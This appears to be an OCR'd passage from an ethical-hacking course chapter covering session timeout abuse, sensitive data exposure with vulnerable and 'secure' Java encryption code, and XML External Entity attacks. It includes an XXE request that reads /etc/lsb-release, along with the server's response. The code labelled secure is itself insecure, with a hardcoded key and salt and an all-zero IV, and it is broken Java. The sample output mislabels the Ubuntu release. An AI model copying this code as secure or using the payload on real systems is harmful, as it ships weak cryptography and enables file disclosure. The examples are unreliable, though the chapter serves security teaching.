
  Attackers can identify passwords stored in databases because of weak hashing algorithms. Attackers can gain access to the web application's password database if user passwords are not encrypted, which allows the attacker to exploit every user's password.

- **Timeout Exploitation**

  If an application's session timeouts are set to longer durations, the sessions will last until the time specified, i.e., the session will be valid for a longer period. When the user closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later to conduct the attack, as sessions IDs can remain valid; thus, they can exploit the user's privileges.

  - **Example**:

    A user logs in to *www.certifiedhacker.com* using his/her credentials. After performing certain tasks, he/she closes the web browser without logging out of the page. The web application's session timeout is set to two hours. During the specified session interval, if an attacker has physical access to the user's system, he may then launch the browser, check the history, and click the *www.certifiedhacker.com* link, which automatically redirects him to the user's account without the need to enter the user's credentials.



A3 - Sensitive Data Exposure

- Many web applications **do not properly protect their sensitive data** from unauthorized users
- Sensitive data exposure occurs due to flaws like insecure cryptographic storage and information leakage
- When an **application uses poorly written encryption code** to securely encrypt and store sensitive data in the database, an attacker can exploit this flaw and **steal or modify weakly protected sensitive data** such as credit cards numbers, SSNs, and other authentication credentials

Vulnerable Code

```
public String encrypt(String plainText) {

plainText = plainText.replace(“a”,”z”);

plainText = plainText.replace(“b”,”y”);

---------------

return Base64Encoder.encode(plainText); }
```

Secure Code

```
private static String sKey = "zoooooooooom!!!!";

private static String salt = "ooohhhhhhhhhhh!!!!";

public static String encrypt(String plainText) {

byte[] iv = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 };

IvParameterSpec ivspec = new IvParameterSpec(iv);

SecretKeyFactory factory = new
SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");

KeySpec = new PBEKeySpec(sKey.toCharArray(), salt.getBytes(),
65536, 256);

SecretKey key = factory.generateSecret(keySpec);

SecretKeySpec secretKey = new SecretKeySpec(key.getEncoded(),
"AES");

Cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");

cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivspec);

byte[] utf8text = plainText.getBytes("UTF-8");

byte[] enryptedText = cipher.doFinal(utf8text);

return Base64Encoder.encodeToString(encryptedText); }
```

A3 - Sensitive Data Exposure


Web applications need to store sensitive information such as passwords, credit card numbers, account records, or other authentication information in a database or on a filesystem. If users do not maintain proper security of their storage locations, then the application may be at risk, as attackers can access the storage and misuse the information.

Many web applications do not protect their sensitive data properly from unauthorized users. Web applications use cryptographic algorithms to encrypt their data and other sensitive information that they need to transfer from the server to the client or vice versa. Sensitive data exposure occurs due to flaws such as insecure cryptographic storage and information leakage.

Even though the data is encrypted, some cryptographic encryption methods have inherent weaknesses allowing attackers to exploit and steal the data. When an application uses poorly written encryption code to encrypt and store sensitive data in the database, the attacker can easily exploit this flaw and steal or modify weakly protected sensitive data such as credit cards numbers, SSNs, and other authentication credentials. Thus, they can launch further attacks such as identity theft and credit card fraud.

Developers can avoid such attacks using proper algorithms to encrypt sensitive data. At the same time, developers must take care to store the cryptographic keys securely. If these keys are stored at insecure locations, then attackers can retrieve them easily and decrypt the sensitive data. Insecure storage of keys, certificates, and passwords also allows the attacker to gain access to the web application as a legitimate user. Sensitive data exposure can cause severe losses to a company. Hence, organizations must protect all their sources such as systems or other network resources from information leakage by employing proper content-filtering mechanisms.


The screenshots below show poorly encrypted vulnerable code and secure code that is properly encrypted using a secure cryptographic algorithm.



Vulnerable Code

```
public String encrypt(String plainText) {

plainText = plainText.replace("a","z");

plainText = plainText.replace("b","y");

---------------

return Base64Encoder.encode(plainText); }
```


Figure 14.9: Vulnerable code example



Secure Code

```
private static String sKey = "zoooooooooom!!!!";

private static String salt = "ooohhhhhhhhhhh!!!!";

public static String encrypt(String plainText) {

byte[] iv = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 };

IvParameterSpec ivspec = new IvParameterSpec(iv);

SecretKeyFactory factory = new
SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");

KeySpec = new PBEKeySpec(sKey.toCharArray(), salt.getBytes(),
65536, 256);

SecretKey key = factory.generateSecret(keySpec);

SecretKeySpec secretKey = new SecretKeySpec(key.getEncoded(),
"AES");

Cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");

cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivspec);

byte[] utf8text = plainText.getBytes("UTF-8");

byte[] enryptedText = cipher.doFinal(utf8text);

return Base64Encoder.encodeToString(encryptedText); }
```

Figure 14.10: Secure code example



A4 - XML External Entity (XXE)

- XML External Entity attack is a server-side request forgery (SSRF) attack that can occur when a misconfigured XML parser allows **applications to parse XML input** from an unreliable source
- Attackers can a refer a victim's web application to an external entity by including the reference in the **malicious XML input**
- When this malicious input is processed by the weakly configured XML parser of a target web application, it enables the attacker to **access protected files and services** from servers or connected networks

Malicious Request:

```
POST http://certifiedhacker.com/xml
HTTP/1.1
 <!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM
  "file:///etc/lsb-release">
]>
<foo>
  &bar; </foo>
```

Response:

```
HTTP/1.0 200 OK

DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 18.04 LTS"
```


A4 - XML External Entity (XXE)

An XML External Entity attack is a Server-side Request Forgery (SSRF) attack whereby an application can parse XML input from an unreliable source because of the misconfigured XML parser. In this attack, an attacker sends a malicious XML input containing a reference to an external entity to the victim's web application. When this malicious input is processed by a weakly configured XML parser of the target web application, it enables the attacker to access protected files and services from servers or connected networks.

Since XML features are widely available, the attacker abuses these features to create documents or files dynamically at the time of processing. Attackers tend to make the most of this attack, as it allows them to retrieve confidential data, perform DoS attacks, and obtain sensitive information via HTTP(S); in some worst-case scenarios, they may even be able to perform remote code execution or launch a CSRF attack on any vulnerable service.

According to the XML 1.0 standard, XML uses entities often defined as storage units. Entities are special features of XML that can access local or remote contents, and they are defined anywhere in a system via system identifiers. The entities need not be part of an XML document, as they can come from an external system as well. The system identifiers that act as a URI are used by the XML processor while processing the entity. The XML parsing process replaces these entities with their actual data, and here, the attacker exploits this vulnerability by forcing the XML parser to access the file or the contents specified by him/her. This attack may be more dangerous as a trusted application; processing of XML documents can be abused by the attacker to pivot the internal system to acquire all sorts of internal data of the system.

For example, the attacker sends the following code to extract the system data from the vulnerable target.


Attacker
User
www.certifiedhacker.com
certifiedhacker.com
Web application with weakly Configured XML Parser

